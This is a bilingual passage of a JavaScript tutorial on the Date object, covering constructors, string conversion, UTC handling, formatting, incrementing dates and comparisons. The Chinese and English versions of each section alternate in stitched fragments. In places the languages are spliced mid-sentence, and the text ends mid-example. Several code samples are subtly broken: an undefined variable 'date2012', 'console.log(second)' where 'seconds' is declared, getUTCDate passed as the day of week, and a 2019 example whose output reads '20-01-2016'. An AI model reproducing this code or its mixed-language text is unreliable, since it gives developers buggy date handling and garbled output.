// 在 Windows 10 上的 Chrome 49 64 位版本的 en-US 语言环境中为 true。
// 其他版本或其他语言环境可能得到不同结果。

// 将超出指定范围的值滚动到下一个值。
var rollover = new Date(2012, 12, 32, 25, 62, 62, 1023);
rollover.toString() === 'Sat Feb 02 2013 02:03:03 GMT-0600 (Central Standard Time)'
// true; 注意月份滚动到了二月; 首先月份因 12 (11 表示十二月) 滚动到了 1 月, // 然后因为日期
32 (1 月有 31 天) 再次滚动。
```

to show the date and time in UTC (the Z in the formatted string denotes UTC).

```
// Creates a Date object with the current date and time from the
// user's browser
var now = new Date();
now.toString() === 'Mon Apr 11 2016 16:10:41 GMT-0500 (Central Daylight Time)'
// true
// well, at the time of this writing, anyway

// Creates a Date object at the Unix Epoch (i.e., '1970-01-01T00:00:00.000Z')
var epoch = new Date(0);
epoch.toISOString() === '1970-01-01T00:00:00.000Z' // true

// Creates a Date object with the date and time 2,012 milliseconds
// after the Unix Epoch (i.e., '1970-01-01T00:00:02.012Z').
var ms = new Date(2012);
date2012.toISOString() === '1970-01-01T00:00:02.012Z' // true

// Creates a Date object with the first day of February of the year 2012
// in the local timezone.
var one = new Date(2012, 1);
one.toString() === 'Wed Feb 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012 in the local
// timezone.
// (Months are zero-based)
var zero = new Date(2012, 0);
zero.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012, in UTC.
var utc = new Date(Date.UTC(2012, 0));
utc.toString() === 'Sat Dec 31 2011 18:00:00 GMT-0600 (Central Standard Time)'
// true
utc.toISOString() === '2012-01-01T00:00:00.000Z'
// true

// Parses a string into a Date object (ISO 8601 format added in ECMAScript 5.1)
// Implementations should assume UTC because of ISO 8601 format and Z designation
var iso = new Date('2012-01-01T00:00:00.000Z');
iso.toISOString() === '2012-01-01T00:00:00.000Z' // true

// Parses a string into a Date object (RFC in JavaScript 1.0)
var local = new Date('Sun, 01 Jan 2012 00:00:00 -0600');
local.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Parses a string in no particular format, most of the time. Note that parsing
// logic in these cases is very implementation-dependent, and therefore can vary
// across browsers and versions.
var anything = new Date('11/12/2012');
anything.toString() === 'Mon Nov 12 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true, in Chrome 49 64-bit on Windows 10 in the en-US locale. Other versions in
// other locales may get a different result.

// Rolls values outside of a specified range to the next value.
var rollover = new Date(2012, 12, 32, 25, 62, 62, 1023);
rollover.toString() === 'Sat Feb 02 2013 02:03:03 GMT-0600 (Central Standard Time)'
// true; note that the month rolled over to Feb; first the month rolled over to
// Jan based on the month 12 (11 being December), then again because of the day 32
// (January having 31 days).
```

```
// 0-99 年范围内的特殊日期
var special1 = new Date(12, 0);
special1.toString() === 'Mon Jan 01 1912 00:00:00 GMT-0600 (Central Standard Time)'
// true

// 如果你真的想将年份设置为公元12年，你需要使用
// setFullYear() 方法：
special1.setFullYear(12);
special1.toString() === 'Sun Jan 01 12 00:00:00 GMT-0600 (Central Standard Time)'
// true
```

第8.2节：转换为字符串格式

转换为字符串

```
var date1 = new Date();
date1.toString();
```

返回： "2016年4月15日 星期五 07:48:48 GMT-0400 (东部夏令时间) "

转换为时间字符串

```
var date1 = new Date();
date1.toTimeString();
```

返回： "07:48:48 GMT-0400 (东部夏令时)"

转换为日期字符串

```
var date1 = new Date();
date1.toDateString();
```

返回： "周四 2016年4月14日"

转换为UTC字符串

```
var date1 = new Date();
date1.toUTCString();
```

返回： "周五, 2016年4月15日 11:48:48 GMT"

转换为ISO字符串

```
var date1 = new Date();
date1.toISOString();
```

返回： "2016-04-14T23:49:08.596Z"

```
// Special dates for years in the range 0-99
var special1 = new Date(12, 0);
special1.toString() === 'Mon Jan 01 1912 00:00:00 GMT-0600 (Central Standard Time)'
// true

// If you actually wanted to set the year to the year 12 CE, you'd need to use the
// setFullYear() method:
special1.setFullYear(12);
special1.toString() === 'Sun Jan 01 12 00:00:00 GMT-0600 (Central Standard Time)'
// true
```

Section 8.2: Convert to a string format

Convert to String

```
var date1 = new Date();
date1.toString();
```

Returns: "Fri Apr 15 2016 07:48:48 GMT-0400 (Eastern Daylight Time)"

Convert to Time String

```
var date1 = new Date();
date1.toTimeString();
```

Returns: "07:48:48 GMT-0400 (Eastern Daylight Time)"

Convert to Date String

```
var date1 = new Date();
date1.toDateString();
```

Returns: "Thu Apr 14 2016"

Convert to UTC String

```
var date1 = new Date();
date1.toUTCString();
```

Returns: "Fri, 15 Apr 2016 11:48:48 GMT"

Convert to ISO String

```
var date1 = new Date();
date1.toISOString();
```

Returns: "2016-04-14T23:49:08.596Z"

转换为 GMT 字符串

```
var date1 = new Date();
date1.toGMTString();
```

返回: "Thu, 14 Apr 2016 23:49:08 GMT"

此函数已被标记为不推荐使用，因此某些浏览器未来可能不支持它。建议改用 toUTCString()。

转换为本地日期字符串

```
var date1 = new Date();
date1.toLocaleDateString();
```

返回: "4/14/2016"

此函数默认返回基于用户所在位置的本地化日期字符串。

```
date1.toLocaleDateString([locales [, options]])
```

可以用来提供特定的区域设置，但具体实现取决于浏览器。例如，

```
date1.toLocaleDateString(["zh", "en-US"]);
```

将尝试使用中文区域设置打印字符串，并以美国英语作为备用。options 参数可以用来提供特定的格式。例如：

```
var options = { weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' };
date1.toLocaleDateString([], options);
```

将产生

"Thursday, April 14, 2016"。

详情请参见MDN。

第8.3节：从UTC创建日期

默认情况下，Date对象是以本地时间创建的。这并不总是理想的，例如在服务器和客户端不在同一时区时传递日期。在这种情况下，直到需要以本地时间显示日期（如果确实需要）之前，通常不想考虑时区问题。

问题

在这个问题中，我们想要与处于不同时区的人传达一个特定的日期（日、月、年）。

第一个实现天真地使用本地时间，导致结果错误。第二个实现使用 UTC日期以避免在不需要时区的情况下出现问题。

天真的方法，结果错误

Convert to GMT String

```
var date1 = new Date();
date1.toGMTString();
```

Returns: "Thu, 14 Apr 2016 23:49:08 GMT"

This function has been marked as deprecated so some browsers may not support it in the future. It is suggested to use toUTCString() instead.

Convert to Locale Date String

```
var date1 = new Date();
date1.toLocaleDateString();
```

Returns: "4/14/2016"

This function returns a locale sensitive date string based upon the user's location by default.

```
date1.toLocaleDateString([locales [, options]])
```

可以用来提供特定的区域设置但 is browser implementation specific. For example,

```
date1.toLocaleDateString(["zh", "en-US"]);
```

would attempt to print the string in the Chinese locale using United States English as a fallback. The options parameter can be used to provide specific formatting. For example:

```
var options = { weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' };
date1.toLocaleDateString([], options);
```

would result in

"Thursday, April 14, 2016".

See [the MDN](#) for more details.

Section 8.3: Creating a Date from UTC

By default, a Date object is created as local time. This is not always desirable, for example when communicating a date between a server and a client that do not reside in the same timezone. In this scenario, one doesn't want to worry about timezones at all until the date needs to be displayed in local time, if that is even required at all.

The problem

In this problem we want to communicate a specific date (day, month, year) with someone in a different timezone. The first implementation naively uses local times, which results in wrong results. The second implementation uses UTC dates to avoid timezones where they are not needed.

Naive approach with WRONG results

```

function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["周日","周一","周二","周三","周四","周五","周六"];
  var months = ["一月","二月","三月","四月","五月","六月","七月","八月","九月","十月","十一月","十二月"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo 生活在时区为 GMT + 1 的国家
var birthday = new Date(2000,0,1);
console.log("Foo 出生于: " + formatDate(birthday.getDay(), birthday.getDate(),
  birthday.getMonth(), birthday.getFullYear()));

sendToBar(birthday.getTime());

```

示例输出：

Foo 出生于：2000年1月1日 星期六

//与此同时，在别处.....

```

//Bar 生活在时区为 GMT -1 的国家
var birthday = new Date(receiveFromFoo());
console.log("Foo 出生于：" + formatDate(birthday.getDay(), birthday.getDate(),
  birthday.getMonth(), birthday.getFullYear()));

```

示例输出：

Foo 出生于：1999年12月31日 星期五

因此，Bar 总是认为 Foo 出生在 1999 年的最后一天。

正确的方法

```

function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["周日","周一","周二","周三","周四","周五","周六"];
  var months = ["一月","二月","三月","四月","五月","六月","七月","八月","九月","十月","十一月","十二月"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo 生活在时区为 GMT + 1 的国家
var birthday = new Date(Date.UTC(2000,0,1));
console.log("Foo 出生于：" + formatDate(birthday.getUTCDate(), birthday.getUTCDate(),
  birthday.getUTCMonth(), birthday.getUTCFullYear()));

sendToBar(birthday.getTime());

```

示例输出：

Foo 出生于：2000年1月1日 星期六

//与此同时，在别处.....

```

//Bar 生活在时区为 GMT -1 的国家
var birthday = new Date(receiveFromFoo());

```

```

function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun", "Mon", "Tue", "Wed", "Thu", "Fri", "Sat"];
  var months = ["Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug", "Sep", "Oct", "Nov", "Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

```

```

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(2000,0,1);
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
  birthday.getMonth(), birthday.getFullYear()));

sendToBar(birthday.getTime());

```

Sample output:

Foo was born on: Sat Jan 1 2000

//Meanwhile somewhere else...

```

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
  birthday.getMonth(), birthday.getFullYear()));

```

Sample output:

Foo was born on: Fri Dec 31 1999

And thus, Bar would always believe Foo was born on the last day of 1999.

Correct approach

```

function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun", "Mon", "Tue", "Wed", "Thu", "Fri", "Sat"];
  var months = ["Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug", "Sep", "Oct", "Nov", "Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(Date.UTC(2000,0,1));
console.log("Foo was born on: " + formatDate(birthday.getUTCDate(), birthday.getUTCDate(),
  birthday.getUTCMonth(), birthday.getUTCFullYear()));

sendToBar(birthday.getTime());

```

Sample output:

Foo was born on: Sat Jan 1 2000

//Meanwhile somewhere else...

```

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());

```

```
console.log("Foo 出生于：" + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
    birthday.getUTCMonth(), birthday.getUTCFullYear()));
```

示例输出：

Foo 出生于：2000年1月1日 星期六

从UTC创建日期

如果想基于UTC或GMT创建一个Date对象，可以使用Date.UTC(...)方法。它使用的参数与最长的Date构造函数相同。该方法将返回一个数字，表示自1970年1月1日00:00:00 UTC以来经过的时间。

```
console.log(Date.UTC(2000,0,31,12));
```

示例输出：

949320000000

```
var utcDate = new Date(Date.UTC(2000, 0, 31, 12));
console.log(utcDate);
```

示例输出：

2000年1月31日星期一 13:00:00 GMT+0100 (西欧标准时间)

不足为奇的是，UTC时间与本地时间之间的差异实际上是时区偏移量转换成的毫秒数。

```
var utcDate = new Date(Date.UTC(2000, 0, 31, 12));
var localDate = new Date(2000, 0, 31, 12);

console.log(localDate - utcDate === utcDate.getTimezoneOffset() * 60 * 1000);
```

示例输出：true

更改日期对象

所有Date对象的修改方法，如 setDate(...) 和 setFullYear(...) 都有对应的方法，接受的参数是UTC时间而非本地时间。

```
var date = new Date();
date.setUTCFullYear(2000, 0, 31);
date.setUTCHours(12, 0, 0, 0);
console.log(date);
```

示例输出：

```
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
    birthday.getUTCMonth(), birthday.getUTCFullYear()));
```

Sample output:

Foo was born on: Sat Jan 1 2000

Creating a Date from UTC

If one wants to create a Date object based on UTC or GMT, the Date.UTC(...) method can be used. It uses the same arguments as the longest Date constructor. This method will return a number representing the time that has passed since January 1, 1970, 00:00:00 UTC.

```
console.log(Date.UTC(2000, 0, 31, 12));
```

Sample output:

949320000000

```
var utcDate = new Date(Date.UTC(2000, 0, 31, 12));
console.log(utcDate);
```

Sample output:

Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))

Unsurprisingly, the difference between UTC time and local time is, in fact, the timezone offset converted to milliseconds.

```
var utcDate = new Date(Date.UTC(2000, 0, 31, 12));
var localDate = new Date(2000, 0, 31, 12);

console.log(localDate - utcDate === utcDate.getTimezoneOffset() * 60 * 1000);
```

Sample output: true

Changing a Date object

All Date object modifiers, such as setDate(...) and setFullYear(...) have an equivalent takes an argument in UTC time rather than in local time.

```
var date = new Date();
date.setUTCFullYear(2000, 0, 31);
date.setUTCHours(12, 0, 0, 0);
console.log(date);
```

Sample output:

2000年1月31日星期一 13:00:00 GMT+0100 (西欧标准时间)

其他特定于UTC的修改方法有`.setUTCMonth()`、`.setUTCDate()`（月中的日期）、`.setUTCMinutes()`、`.setUTCSeconds()`和`.setUTCMilliseconds()`。

避免使用`getTime()`和`setTime()`时的歧义

当上述方法需要区分日期的歧义时，通常更容易

将日期表示为自1970年1月1日00:00:00 UTC以来经过的时间量。这个单一数字代表一个时间点，并且可以在需要时转换为本地时间。

```
var date = new Date(Date.UTC(2000, 0, 31, 12));
var timestamp = date.getTime();
//或者
var timestamp2 = Date.UTC(2000, 0, 31, 12);
console.log(timestamp === timestamp2);
```

示例输出：true

```
//当在其他地方用它构造日期时...
var otherDate = new Date(timestamp);

//表示为通用日期
console.log(otherDate.toUTCString());
//表示为本地日期
console.log(otherDate);
```

示例输出：

```
2000年1月31日 星期一 12:00:00 GMT
2000年1月31日星期一 13:00:00 GMT+0100 (西欧标准时间)

/code>
```

第8.4节：格式化JavaScript日期

在现代浏览器中格式化JavaScript日期

在现代浏览器(*)中，`Date.prototype.toLocaleDateString()`允许你以方便的方式定义Date的格式。

它需要以下格式：

```
dateObj.toLocaleDateString([locales [, options]])
```

`locales` 参数应为带有 BCP 47 语言标签的字符串，或此类字符串的数组。

`options`参数应为包含以下部分或全部属性的对象：

- **localeMatcher**：可能的值为`"lookup"`和`"best fit"`；默认值为`"best fit"`
- **timeZone**：实现必须识别的唯一值是`"UTC"`；默认值为运行时的默认时区

Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))

The other UTC-specific modifiers are `.setUTCMonth()`, `.setUTCDate()` (for the day of the month), `.setUTCMinutes()`, `.setUTCSeconds()` and `.setUTCMilliseconds()`.

Avoiding ambiguity with `getTime()` and `setTime()`

Where the methods above are required to differentiate between ambiguity in dates, it is usually easier to communicate a date as the amount of time that has passed since January 1, 1970, 00:00:00 UTC. This single number represents a single point in time, and can be converted to local time whenever necessary.

```
var date = new Date(Date.UTC(2000, 0, 31, 12));
var timestamp = date.getTime();
//Alternatively
var timestamp2 = Date.UTC(2000, 0, 31, 12);
console.log(timestamp === timestamp2);
```

Sample output: true

```
//And when constructing a date from it elsewhere...
var otherDate = new Date(timestamp);
```

```
//Represented as a universal date
console.log(otherDate.toUTCString());
//Represented as a local date
console.log(otherDate);
```

Sample output:

```
Mon, 31 Jan 2000 12:00:00 GMT
Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))

/code>
```

Section 8.4: Formatting a JavaScript date

Formatting a JavaScript date in modern browsers

In modern browsers (*), `Date.prototype.toLocaleDateString()` allows you to define the formatting of a Date in a convenient manner.

It requires the following format :

```
dateObj.toLocaleDateString([locales [, options]])
```

The `locales` parameter should be a string with a BCP 47 language tag, or an array of such strings.

The `options` parameter should be an object with some or all of the following properties:

- **localeMatcher** : possible values are `"lookup"` and `"best fit"`; the default is `"best fit"`
- **timeZone** : the only value implementations must recognize is `"UTC"`; the default is the runtime's default time

zone

- **hour12** : 可能的值为 `true` 和 `false` ; 默认值依赖于语言环境
- **formatMatcher** : 可能的值为 "`basic`" 和 "`best fit`" ; 默认值为 "`best fit`"
- **weekday** : 可能的值为 "`narrow`"、"`short`" 和 "`long`"
- **era** : 可能的值为 "`narrow`"、"`short`" 和 "`long`"
- **year** : 可能的值为 "`numeric`" 和 "`2-digit`"
- **month** : 可能的值为 "`numeric`"、"`2-digit`"、"`narrow`"、"`short`" 和 "`long`"
- **day** : 可能的值为 "`numeric`" 和 "`2-digit`"
- **hour** : 可能的值为 "`numeric`" 和 "`2-digit`"
- **minute** : 可能的值为 "`numeric`" 和 "`2-digit`"
- **second** : 可能的值为 "`numeric`" 和 "`2-digit`"
- **timeZoneName** : 可能的值为 "`short`" 和 "`long`"

使用方法

```
var today = new Date().toLocaleDateString('en-GB', {
  day : 'numeric',
  month : 'short',
  year : 'numeric'
});
```

如果在2036年1月24日^h执行，输出结果为：

'2036年1月24日'

自定义实现

如果 `Date.prototype.toLocaleDateString()` 不够灵活，无法满足您的需求，您可能想考虑创建一个自定义的 `Date` 对象，类似如下：

```
var DateObject = (function() {
  var monthNames = [
    "一月", "二月", "三月",
    "四月", "五月", "六月", "七月",
    "八月", "九月", "十月",
    "十一月", "十二月"
  ];
  var date = function(str) {
    this.set(str);
  };
  date.prototype = {
    set : function(str) {
      var dateDef = str ? new Date(str) : new Date();
      this.day = dateDef.getDate();
      this.dayPadded = (this.day < 10) ? ("0" + this.day) : "" + this.day;
      this.month = dateDef.getMonth() + 1;
      this.monthPadded = (this.month < 10) ? ("0" + this.month) : "" + this.month;
      this.monthName = monthNames[this.month - 1];
      this.year = dateDef.getFullYear();
    },
    get : function(properties, separator) {
      var separator = separator ? separator : '-'
      ret = [];
      for(var i in properties) {
        ret.push(this[properties[i]]);
      }
      return ret.join(separator);
    }
  };
})()
```

zone

- **hour12** : possible values are `true` and `false`; the default is locale dependent
- **formatMatcher** : possible values are "`basic`" and "`best fit`"; the default is "`best fit`"
- **weekday** : possible values are "`narrow`", "`short`" & "`long`"
- **era** : possible values are "`narrow`", "`short`" & "`long`"
- **year** : possible values are "`numeric`" & "`2-digit`"
- **month** : possible values are "`numeric`", "`2-digit`", "`narrow`", "`short`" & "`long`"
- **day** : possible values are "`numeric`" & "`2-digit`"
- **hour** : possible values are "`numeric`" & "`2-digit`"
- **minute** : possible values are "`numeric`" & "`2-digit`"
- **second** : possible values are "`numeric`" & "`2-digit`"
- **timeZoneName** : possible values are "`short`" & "`long`"

How to use

```
var today = new Date().toLocaleDateString('en-GB', {
  day : 'numeric',
  month : 'short',
  year : 'numeric'
});
```

Output if executed on January 24^h, 2036 :

'24 Jan 2036'

Going custom

If `Date.prototype.toLocaleDateString()` isn't flexible enough to fulfill whatever need you may have, you might want to consider creating a custom `Date` object that looks like this:

```
var DateObject = (function() {
  var monthNames = [
    "January", "February", "March",
    "April", "May", "June", "July",
    "August", "September", "October",
    "November", "December"
  ];
  var date = function(str) {
    this.set(str);
  };
  date.prototype = {
    set : function(str) {
      var dateDef = str ? new Date(str) : new Date();
      this.day = dateDef.getDate();
      this.dayPadded = (this.day < 10) ? ("0" + this.day) : "" + this.day;
      this.month = dateDef.getMonth() + 1;
      this.monthPadded = (this.month < 10) ? ("0" + this.month) : "" + this.month;
      this.monthName = monthNames[this.month - 1];
      this.year = dateDef.getFullYear();
    },
    get : function(properties, separator) {
      var separator = separator ? separator : '-'
      ret = [];
      for(var i in properties) {
        ret.push(this[properties[i]]);
      }
      return ret.join(separator);
    }
  };
})()
```

```
    }
};

return date;
})();

```

如果你包含了那段代码并在2019年1月20日执行`new DateObject()`, 它将生成一个具有以下属性的对象：

```
day: 20
dayPadded: "20"
month: 1
monthPadded: "01"
monthName: "一月"
year: 2019

```

要获得格式化的字符串，可以这样做：

```
new DateObject().get(['dayPadded', 'monthPadded', 'year']);

```

这将产生以下输出：

```
20-01-2016

```

(*) 根据MDN，“现代浏览器”指的是Chrome 24+、Firefox 29+、IE11、Edge12+、Opera 15+和Safari [nightly build](#)

第8.5节：获取自1970年1月1日00:00:00 UTC以来经过的毫秒数

静态方法`Date.now`返回自1970年1月1日00:00:00 UTC以来经过的毫秒数。要使用`Date`对象的实例获取自该时间以来经过的毫秒数，请使用其`getTime`方法。

```
// 使用 Date 的静态方法 now 获取毫秒数
console.log(Date.now());

// 使用 Date 实例的 getTime 方法获取毫秒数
console.log((new Date()).getTime());

```

第 8.6 节：获取当前时间和日期

使用`new Date()`来生成包含当前日期和时间的新`Date`对象。

注意，`Date()`无参数调用等同于`new Date(Date.now())`。

一旦你有了日期对象，就可以使用多种可用方法来提取其属性（例如`getFullYear()`用于获取四位数的年份）。

下面是一些常用的日期方法。

获取当前年份

```
var year = (new Date()).getFullYear();
console.log(year);
// 示例输出：2016

```

```
    }
};

return date;
})();

```

If you included that code and executed `new DateObject()` on January 20th, 2019, it would produce an object with the following properties:

```
day: 20
dayPadded: "20"
month: 1
monthPadded: "01"
monthName: "January"
year: 2019

```

To get a formatted string, you could do something like this:

```
new DateObject().get(['dayPadded', 'monthPadded', 'year']);

```

That would produce the following output:

```
20-01-2016

```

(*) [According to the MDN](#), "modern browsers" means Chrome 24+, Firefox 29+, IE11, Edge12+, Opera 15+ & Safari [nightly build](#)

Section 8.5: Get the number of milliseconds elapsed since 1 January 1970 00:00:00 UTC

The static method `Date.now` returns the number of milliseconds that have elapsed since 1 January 1970 00:00:00 UTC. To get the number of milliseconds that have elapsed since that time using an instance of a `Date` object, use its `getTime` method.

```
// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());

```

Section 8.6: Get the current time and date

Use `new Date()` to generate a new `Date` object containing the current date and time.

Note that `Date()` called without arguments is equivalent to `new Date(Date.now())`.

Once you have a date object, you can apply any of the several available methods to extract its properties (e.g. `getFullYear()` to get the 4-digits year).

Below are some common date methods.

Get the current year

```
var year = (new Date()).getFullYear();
console.log(year);
// Sample output: 2016

```

获取当前月份

```
var month = (new Date()).getMonth();
console.log(month);
// 示例输出: 0
```

请注意，0 = 一月。这是因为月份范围是从0到11，所以通常需要在索引上加+1。

获取当前日期

```
var day = (new Date()).getDate();
console.log(day);
// 示例输出: 31
```

获取当前小时

```
var hours = (new Date()).getHours();
console.log(hours);
// 示例输出: 10
```

获取当前分钟数

```
var minutes = (new Date()).getMinutes();
console.log(minutes);
// 示例输出: 39
```

获取当前秒数

```
var seconds = (new Date()).getSeconds();
console.log(second);
// 示例输出: 48
```

获取当前毫秒数

要获取Date对象实例的毫秒数（范围从0到999），请使用其getMilliseconds方法。

```
var milliseconds = (new Date()).getMilliseconds();
console.log(milliseconds);
// 输出: 当前的毫秒数
```

将当前的时间和日期转换为可读字符串

```
var now = new Date();
// 将日期转换为UTC时区格式的字符串:
console.log(now.toUTCString());
// 输出: Wed, 21 Jun 2017 09:13:01 GMT
```

静态方法Date.now()返回自1970年1月1日00:00:00

UTC以来经过的毫秒数。要使用Date对象的实例获取自该时间以来经过的毫秒数，使用其getTime方法。

```
// 使用 Date 的静态方法 now 获取毫秒数
console.log(Date.now());
```

```
// 使用 Date 实例的 getTime 方法获取毫秒数
console.log((new Date()).getTime());
```

第8.7节：增加日期对象

在JavaScript中增加日期对象，通常可以这样做：

```
var checkoutDate = new Date(); // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
checkoutDate.setDate( checkoutDate.getDate() + 1 );
```

Get the current month

```
var month = (new Date()).getMonth();
console.log(month);
// Sample output: 0
```

Please note that 0 = January. This is because months range from 0 to 11, so it is often desirable to add +1 to the index.

Get the current day

```
var day = (new Date()).getDate();
console.log(day);
// Sample output: 31
```

Get the current hour

```
var hours = (new Date()).getHours();
console.log(hours);
// Sample output: 10
```

Get the current minutes

```
var minutes = (new Date()).getMinutes();
console.log(minutes);
// Sample output: 39
```

Get the current seconds

```
var seconds = (new Date()).getSeconds();
console.log(second);
// Sample output: 48
```

Get the current milliseconds

To get the milliseconds (ranging from 0 to 999) of an instance of a Date object, use its getMilliseconds method.

```
var milliseconds = (new Date()).getMilliseconds();
console.log(milliseconds);
// Output: milliseconds right now
```

Convert the current time and date to a human-readable string

```
var now = new Date();
// convert date to a string in UTC timezone format:
console.log(now.toUTCString());
// Output: Wed, 21 Jun 2017 09:13:01 GMT
```

The static method Date.now() returns the number of milliseconds that have elapsed since 1 January 1970 00:00:00 UTC. To get the number of milliseconds that have elapsed since that time using an instance of a Date object, use its getTime method.

```
// get milliseconds using static method now of Date
console.log(Date.now());
```

```
// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

Section 8.7: Increment a Date Object

To increment date objects in JavaScript, we can usually do this:

```
var checkoutDate = new Date(); // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
checkoutDate.setDate( checkoutDate.getDate() + 1 );
```

```
console.log(checkoutDate); // Fri Jul 22 2016 10:05:13 GMT-0400 (EDT)
```

可以使用 setDate 通过使用大于当前月份天数的值，将日期更改为下个月的某一天 -

```
var checkoutDate = new Date(); // 2016年7月21日 星期四 10:05:13 GMT-0400 (EDT)
checkoutDate.setDate( checkoutDate.getDate() + 12 );
console.log(checkoutDate); // 2016年8月2日 星期二 10:05:13 GMT-0400 (EDT)
```

同样适用于其他方法，如 getHours()、getMonth() 等。

添加工作日

如果你想添加工作日（这里假设是周一到周五），你可以使用 setDate 函数
但你需要额外的逻辑来考虑周末（显然这不会考虑国家假期） -

```
function addWorkDays(startDate, days) {
    // 获取星期几的数字表示 (0 = 星期日, 1 = 星期一, ..., 6 = 星期六)
    var dow = startDate.getDay();
    var daysToAdd = days;
    // 如果当前是星期日，则加一天
    if (dow == 0)
        daysToAdd++;
    // 如果开始日期加上额外天数落在或超过最近的星期六，则计算周末

    if (dow + daysToAdd >= 6) {
        // 从工作日中减去当前工作周的天数
        var remainingWorkDays = daysToAdd - (5 - dow);
        // 加上当前工作周的周末
        daysToAdd += 2;
        if (remainingWorkDays > 5) {
            // 通过计算包含多少个工作周，为每个工作周加上两天
            daysToAdd += 2 * Math.floor(remainingWorkDays / 5);
            // 如果 remainingWorkDays 恰好是整周数，则排除最后一个周末
            if (remainingWorkDays % 5 == 0)
                daysToAdd -= 2;
        }
    }
    startDate.setDate(startDate.getDate() + daysToAdd);
    return startDate;
}
```

```
console.log(checkoutDate); // Fri Jul 22 2016 10:05:13 GMT-0400 (EDT)
```

It is possible to use setDate to change the date to a day in the following month by using a value larger than the number of days in the current month -

```
var checkoutDate = new Date(); // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
checkoutDate.setDate( checkoutDate.getDate() + 12 );
console.log(checkoutDate); // Tue Aug 02 2016 10:05:13 GMT-0400 (EDT)
```

The same applies to other methods such as getHours(), getMonth(), etc.

Adding Work Days

If you wish to add work days (in this case I am assuming Monday - Friday) you can use the setDate function although you need a little extra logic to account for the weekends (obviously this will not take account of national holidays) -

```
function addWorkDays(startDate, days) {
    // Get the day of the week as a number (0 = Sunday, 1 = Monday, ..., 6 = Saturday)
    var dow = startDate.getDay();
    var daysToAdd = days;
    // If the current day is Sunday add one day
    if (dow == 0)
        daysToAdd++;
    // If the start date plus the additional days falls on or after the closest Saturday calculate weekends
    if (dow + daysToAdd >= 6) {
        // Subtract days in current working week from work days
        var remainingWorkDays = daysToAdd - (5 - dow);
        // Add current working week's weekend
        daysToAdd += 2;
        if (remainingWorkDays > 5) {
            // Add two days for each working week by calculating how many weeks are included
            daysToAdd += 2 * Math.floor(remainingWorkDays / 5);
            // Exclude final weekend if remainingWorkDays resolves to an exact number of weeks
            if (remainingWorkDays % 5 == 0)
                daysToAdd -= 2;
        }
    }
    startDate.setDate(startDate.getDate() + daysToAdd);
    return startDate;
}
```

第8.8节：转换为JSON

```
var date1 = new Date();
date1.toJSON();
```

返回: "2016-04-14T23:49:08.596Z"

Section 8.8: Convert to JSON

```
var date1 = new Date();
date1.toJSON();
```

Returns: "2016-04-14T23:49:08.596Z"

第9章：日期比较

第9.1节：比较日期值

检查Date值是否相等：

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1.valueOf() === date2.valueOf());
```

示例输出：false

请注意，必须使用valueOf()或getTime()来比较Date对象的值，因为等号运算符会比较两个对象引用是否相同。例如：

```
var date1 = new Date();
var date2 = new Date();
console.log(date1 === date2);
```

示例输出：false

而如果变量指向同一个对象：

```
var date1 = new Date();
var date2 = date1;
console.log(date1 === date2);
```

示例输出：true

不过，其他比较运算符仍然照常工作，你可以使用<和>来比较一个日期是否早于或晚于另一个日期。例如：

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1 < date2);
```

示例输出：true

即使运算符包含等号，也同样有效：

```
var date1 = new Date();
var date2 = new Date(date1.valueOf());
console.log(date1 <= date2);
```

示例输出：true

Chapter 9: Date Comparison

Section 9.1: Comparing Date values

To check the equality of Date values:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1.valueOf() === date2.valueOf());
```

Sample output: false

Note that you must use valueOf() or getTime() to compare the values of Date objects because the equality operator will compare if two object references are the same. For example:

```
var date1 = new Date();
var date2 = new Date();
console.log(date1 === date2);
```

Sample output: false

Whereas if the variables point to the same object:

```
var date1 = new Date();
var date2 = date1;
console.log(date1 === date2);
```

Sample output: true

However, the other comparison operators will work as usual and you can use < and > to compare that one date is earlier or later than the other. For example:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1 < date2);
```

Sample output: true

It works even if the operator includes equality:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf());
console.log(date1 <= date2);
```

Sample output: true

第9.2节：日期差值计算

要比较两个日期的差异，我们可以基于时间戳进行比较。

```
var date1 = new Date();
